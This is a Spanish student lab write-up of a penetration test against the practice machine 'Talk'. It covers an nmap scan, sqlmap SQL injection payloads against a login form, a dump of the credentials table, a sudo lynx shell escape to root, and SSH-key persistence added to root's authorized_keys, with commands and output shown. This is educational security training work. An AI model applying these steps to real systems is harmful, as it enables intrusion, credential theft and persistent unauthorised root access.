

Curso de Especialización Ciberseguridad en las TIC

SQL Map



Resumen

Autor: Sammy Odeh

Mayo 2026

IES Camp de Morvedre Pentesting

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisiones

Revisión	Fecha	Descripción
1.0.	6-5-2026	Realización de Actividad.

Índice de Contenidos

1. Lab THM Blind SQL.....4
2. Responde a las siguientes cuestiones relacionadas con el apartado anterior.
4

1. Lab THM SQLMAP.




Figura 1. Evidencia lab completado.

2. Máquina Talk.

Se realizó un escaneo de puertos a la máquina objetivo utilizando Nmap, identificando los puertos 22 (SSH) y 80 (HTTP) abiertos. El servicio web corresponde a un servidor nginx que aloja una aplicación llamada "chatME", la cual utiliza sesiones PHP como se evidencia por la cookie PHPSESSID.

192.168.1.117

Address

- 192.168.1.117 (ipv4)
- 08:00:27:9C:89:17 - Oracle VirtualBox virtual NIC (mac)


PortsThe 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2 protocol 2.0
	ssh-hostkey	2048 e3:fc:1b:74:e5:e3:c9:ef:6d:ac:df:b1:1e:47:83:ad (RSA) 256 10:bd:60:33:a0:d1:a4:7d:de:c8:29:0a:c4:7d:b1:aa (ECDSA) 256 4b:fc:30:a8:12:69:e7:b2:ce:ad:99:f1:66:12:cd:8c (ED25519)				
80	tcp	open	http	syn-ack	nginx	1.14.2
	http-cookie-flags	/: PHPSESSID: httponly flag not set				
	http-title	chatME				
	http-server-header	nginx/1.14.2				

Figura 2. nmap, enumeración de puertos.

Al acceder a la dirección `http://192.168.1.117` desde el navegador, se carga la aplicación "chatME", la cual presenta un formulario como interfaz principal, probablemente destinado a la interacción con el usuario a través del chat.

**Figura 3.** Web login.

Se inspeccionó el código fuente de la página principal utilizando curl filtrado por palabras clave relacionadas con formularios. Se encontraron dos formularios: uno de login que apunta a login.php con los campos username y password, y otro de registro que apunta a register.php con los campos your_name, username, password, email y phone.

```
(ravanelli@kali)-[~/Maquinas/Talk/nmap]
$ curl -s http://192.168.1.117/ | grep -i "form\|method\|action\|name"
<!-- Form Mixin-->
<!-- Form Module-->
<div class="module form-module">
  <div class="form">
    <form name="form_login" method="post" action="login.php">
      <input type="text" placeholder="Username" name="username" />
      <input type="password" placeholder="Password" name="password" />
    </form>
  <div class="form">
    <form name="form_register" method="post" action="register.php">
      <input type="text" placeholder="Your Name" name="your_name" required="required" />
      <input type="text" placeholder="Username" name="username" required="required" />
      <input type="password" placeholder="Password" name="password" required="required" />
      <input type="email" placeholder="Email Address" name="email" />
      <input type="phone" placeholder="Phone Number" name="phone" />
    </form>
  </div>
</div>
```

Figura 4. Curl a formularios.

Se ejecutó sqlmap contra el parámetro username del formulario de login, identificando que es vulnerable a inyecciones SQL de tipo boolean-based blind, time-based blind y UNION query. La herramienta confirmó que el gestor de bases de datos es MySQL (MariaDB) corriendo sobre Nginx 1.14.2.

```
[19:40:23] [WARNING] reflective value(s) found and filtering out
[19:40:23] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
-----
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=test' AND 3090=3090 AND 'GGHt'='GGHt&password=test

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test' AND (SELECT 2621 FROM (SELECT(SLEEP(5)))kvku) AND 'HhtU'='HhtU&password=test

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: username=-7749' UNION ALL SELECT CONCAT(0x716b787871,0x666d576753567444766853484b7656655673414c644c
268,0x716b6b6a71),NULL,NULL,NULL,NULL,NULL-- -&password=test
-----
[19:40:23] [INFO] the back-end DBMS is MySQL
```

Figura 5. SQLMap BBDD vulnerabilidad encontrada.

Se consultó el usuario actual de la base de datos mediante sqlmap, obteniendo como resultado `root@localhost`, lo que indica que la aplicación se conecta a MySQL con privilegios de administrador.

```
(ravanelli@kali) [~/Maquinas/Talk/nmap]
$ sqlmap -u "http://192.168.1.117/login.php" --data="username=test&password=test" -p username --current-user --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:43:15 /2026-05-07/

[19:43:15] [INFO] resuming back-end DBMS 'mysql'
[19:43:15] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.117/home.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=c5a487c5j66...u44gedsv4r'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=test' AND 3090=3090 AND 'GGht'='GGht&password=test

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test' AND (SELECT 2621 FROM (SELECT(SLEEP(5)))kvku) AND 'HhtU'='HhtU&password=test

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: username=-7749' UNION ALL SELECT CONCAT(0x716b787871,0x666d576753567444766853484b7656655673414c644c4d7367594d56517a5163794f71676a685268,0x716b6b6a71),NULL,NULL,NULL,NULL,NULL-- -&password=test

[19:43:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:43:15] [INFO] fetching current user
[19:43:16] [WARNING] reflective value(s) found and filtering out
current user: 'root@localhost'
[19:43:16] [INFO] fetched data logged to text files under '/home/ravanelli/.local/share/sqlmap/output/192.168.1.117'

[*] ending @ 19:43:16 /2026-05-07/
```

Figura 6. SQLMap usuarios.

Se enumeraron las bases de datos disponibles, identificando una base llamada **chat** que parece contener la información de la aplicación. El resto de bases corresponden a las propias del sistema MySQL.

```
web application technology: Nginx 1.14.2, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:44:57] [INFO] fetching database names
got a refresh intent (redirect like response common to login page)
[19:44:57] [WARNING] reflective value(s) found and filtering out
[19:44:57] [INFO] retrieved: 'information_schema'
[19:44:57] [INFO] retrieved: 'chat'
[19:44:57] [INFO] retrieved: 'mysql'
[19:44:57] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] chat
[*] information_schema
[*] mysql
[*] performance_schema
```

Figura 7. SQLMap bbdd.

Se inspeccionó la base de datos chat, encontrando tres tablas: user, chat y chat_room. La tabla user podría contener credenciales de acceso, mientras que chat y chat_room almacenan mensajes y salas de la aplicación.

```
(ravanelli@kali)-[~/Maquinas/Talk/nmap]
$ sqlmap -u "http://192.168.1.117/login.php" --data="username=test&password=test" -p username -D chat --tables --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damag
m

[*] starting @ 19:47:19 /2026-05-07/

[19:47:19] [INFO] resuming back-end DBMS 'mysql'
[19:47:19] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.117/home.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=tmtar4iqr5d...mbe66j6ahl'). Do you want to u
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=test' AND 3090=3090 AND 'GGHt'='GGHt&password=test

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test' AND (SELECT 2621 FROM (SELECT(SLEEP(5)))kvku) AND 'HhtU'='HhtU&password=test

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: username=-7749' UNION ALL SELECT CONCAT(0x716b787871,0x666d576753567444766853484b7656655673414c644c4d7367594d5
68,0x716b6b6a71),NULL,NULL,NULL,NULL,NULL-- --&password=test

[19:47:19] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:47:19] [INFO] fetching tables for database: 'chat'
got a refresh intent (redirect like response common to login pages) to 'index.php?attempt=failed'. Do you want to apply it
[19:47:19] [WARNING] reflective value(s) found and filtering out
[19:47:19] [INFO] retrieved: 'user'
[19:47:19] [INFO] retrieved: 'chat'
[19:47:19] [INFO] retrieved: 'chat_room'
Database: chat
[3 tables]
+-----+
| user   |
| chat   |
| chat_room |
+-----+
```

Figura 8. SQLMap tables.

Se extrajeron las credenciales de los usuarios registrados en la aplicación. Entre los registros encontrados se destacan: pao, myfriendtom: davidwhatpass, thatsmynonapass y adrianthebest.

[231 entries]

userid	email	password	username	phone	your_name
1	pao@yahoo.com	pao	pao	09123123123	PaoPao
2	nona@nona.com	myfriendtom	nona	1111	nona
3	tina@tina.com	davidwhatpass	tina	11111	tina
4	jerry@jerry.com	thatsmynonapass	jerry	111	jerry
5	david@david.com	adrianthebest	david	11	david
6	test@test.com	test	test	123	test
7	test@test.com	test	test	123	test
8	test@test.com	test	test	123	test

Figura 9. Tabla usuarios.

Una vez obtenidas las credenciales de la base de datos, se procedió a autenticarse en la aplicación web utilizando el usuario pao con su contraseña pao. Tras el inicio de sesión, se accedió al panel principal del chat llamado "chatME", donde se visualizaron los mensajes existentes entre los usuarios.




Figura 10. chat.

Se logró acceder al sistema a través del puerto 22 utilizando las credenciales del usuario nona extraídas previamente de la base de datos. Una vez dentro, se verificó que el usuario nona tenía permisos para ejecutar ciertos comandos con privilegios elevados.

```
(ravanelli@kali)-[~]
$ ssh nona@192.168.56.110
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nona@192.168.56.110's password:
Linux talk 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 18 03:32:20 2021 from 192.168.1.58
nona@talk:~$ whoami
nona
```

Figura 11. SSH usuario nona.

Una vez dentro del sistema como el usuario nona, se ejecutó el comando `sudo -l` para listar los comandos que este usuario podía ejecutar con privilegios elevados. El resultado mostró que nona podía ejecutar `/usr/bin/lynx` como cualquier usuario, incluyendo root, sin necesidad de proporcionar contraseña.

```
nona@talk:~$ sudo -l
Matching Defaults entries for nona on talk:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nona may run the following commands on talk:
  (ALL : ALL) NOPASSWD: /usr/bin/lynx
```

Figura 12. SSH usuario nona.

Aprovechando que el usuario nona podía ejecutar `lynx` como root sin contraseña, se lanzó el navegador con `sudo lynx`. Una vez dentro, se presionó la combinación de teclas `Shift + !`, lo que abrió una shell del sistema con privilegios de root.

```
(ALL : ALL) NOPASSWD: /usr/bin/lynx
nona@talk:~$ sudo lynx
Spawning your default shell. Use 'exit' to return to Lynx.

root@talk:/home/nona# whoami
root
root@talk:/home/nona#
```

Figura 13. SSH usuario nona.

Para escalar lograr persistencia desde la máquina atacante se generó un par de claves RSA de 4096 bits utilizando el comando `ssh-keygen`. Se aceptó la ruta por

defecto y no se estableció ninguna frase de contraseña para facilitar la conexión automática.

```
(ravanelli@kali)-[~]
$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ravanelli/.ssh/id_rsa): ^z
zsh: suspended ssh-keygen -t rsa -b 4096

(ravanelli@kali)-[~]
$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ravanelli/.ssh/id_rsa):
Enter passphrase for "/home/ravanelli/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ravanelli/.ssh/id_rsa
Your public key has been saved in /home/ravanelli/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:IgpXFjeh8pZ9tq3HzpnBxCfcabGXaT3YlaVfUInrok ravanelli@kali
The key's randomart image is:
+--[RSA 4096]--+
| .. 0. . 0 =|
| .. 0. + 0 0 + =|
| 0. * 0 +00+|
| 0 + . . 0 000|
| . . . So ++ .|
| 0 . . .. 0 +0..|
| . E + ...|
| 0.0 ..|
| .. =..|
+--[SHA256]--+

(ravanelli@kali)-[~]
$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQCKW0r4s6FLTVMmp6IbQkT73bEgq1xcDo0f9qgiJnp6L8HwbD4K7RlB+zKq0jsxVbo0oNtBGQRqsozuqLZ2/hmka6Mcjlbq2Gdp6C0apB385gh8Yo17/Bf4m/RqRIhxKtAumGU/H+x9K5SpxYzj1E8522kN9GNp7tjWkU6u3aEF1y0327sMcy7WLCco+wZHorecfdD2Avq3HqGAQNCltAgMgFeOXhPBjQE0CKs8/exjMctAn75vGdNxPxtqpFL2v3GDS4WxU10kb6ZF4Mi1A1Mv63p7rSh/Q8RdxFrT0b13Gjfg1GtnEL4xEYScMGZUqvbZvGiZC/UckXaHBHAjGm3ugUkee8tgsCPw9fQS8Iv8aCCoNI3lfAck7k3/qReSH5J8z8kgQPSPIDscstmHdtX3UJcm+Zt1li33iPhULC7DL1eUkGt/KmFPDyunjufUuUBHLzZVV5sj60R+ddTCepDYjxaxZrUuyvHQp3sB0v0pbPdPyucNNF5v00npvD3FY4NhBusNzGeq/tRfaLN/+nTk1NnpFhX+AkbmHOFWpYcIrkJaiM40cIyjt7nf3po2ikKZ/a3TniHFFcAbHIA3uG0Fw0AgAk7GwSe1ZoX9t6md6ZZN50Q2Yd0DrSxy/NZpo13/v8IEJa6eKpTNP5mR/JZfkVXWnAAuw=ravanelli@kali
```

Figura 14. Generar clave SSH.

Una vez obtenidos privilegios de root, se creó el directorio .ssh en la ruta /root/ y se agregó la clave pública del atacante al archivo authorized_keys. De esta forma, se permite el acceso remoto como root sin necesidad de contraseña.

```
root@talk:/home/nona# mkdir -p /root/.ssh
root@talk:/home/nona# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQCKW0r4s6FLTVMmp6IbQkT73bEgq1xcDo0f9qgiJnp6L8HwbD4K7RlB+zKq0jsxVbo0oNtBGQRqsozuqLZ2/hmka6Mcjlbq2Gdp6C0apB385gh8Yo17/Bf4m/RqRIhxKtAumGU/H+x9K5SpxYzj1E8522kN9GNp7tjWkU6u3aEF1y0327sMcy7WLCco+wZHorecfdD2Avq3HqGAQNCltAgMgFeOXhPBjQE0CKs8/exjMctAn75vGdNxPxtqpFL2v3GDS4WxU10kb6ZF4Mi1A1Mv63p7rSh/Q8RdxFrT0b13Gjfg1GtnEL4xEYScMGZUqvbZvGiZC/UckXaHBHAjGm3ugUkee8tgsCPw9fQS8Iv8aCCoNI3lfAck7k3/qReSH5J8z8kgQPSPIDscstmHdtX3UJcm+Zt1li33iPhULC7DL1eUkGt/KmFPDyunjufUuUBHLzZVV5sj60R+ddTCepDYjxaxZrUuyvHQp3sB0v0pbPdPyucNNF5v00npvD3FY4NhBusNzGeq/tRfaLN/+nTk1NnpFhX+AkbmHOFWpYcIrkJaiM40cIyjt7nf3po2ikKZ/a3TniHFFcAbHIA3uG0Fw0AgAk7GwSe1ZoX9t6md6ZZN50Q2Yd0DrSxy/NZpo13/v8IEJa6eKpTNP5mR/JZfkVXWnAAuw=ravanelli@kali" >> /root/.ssh/authorized_keys
root@talk:/home/nona#
```

Figura 15. Persistencia.

Una vez configurada la clave SSH en el sistema víctima, se procedió a conectarse desde la máquina atacante como usuario root. La conexión fue exitosa y se obtuvo una shell con privilegios máximos, confirmando la persistencia establecida en el sistema.

```
(ravanelli@kali)-[~]  
$ ssh root@192.168.56.110  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Enter passphrase for key '/home/ravanelli/.ssh/id_rsa':  
Linux talk 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Feb 18 04:34:23 2021  
root@talk:~# whoami  
root  
root@talk:~#
```

Figura 16. Accesso SSH root.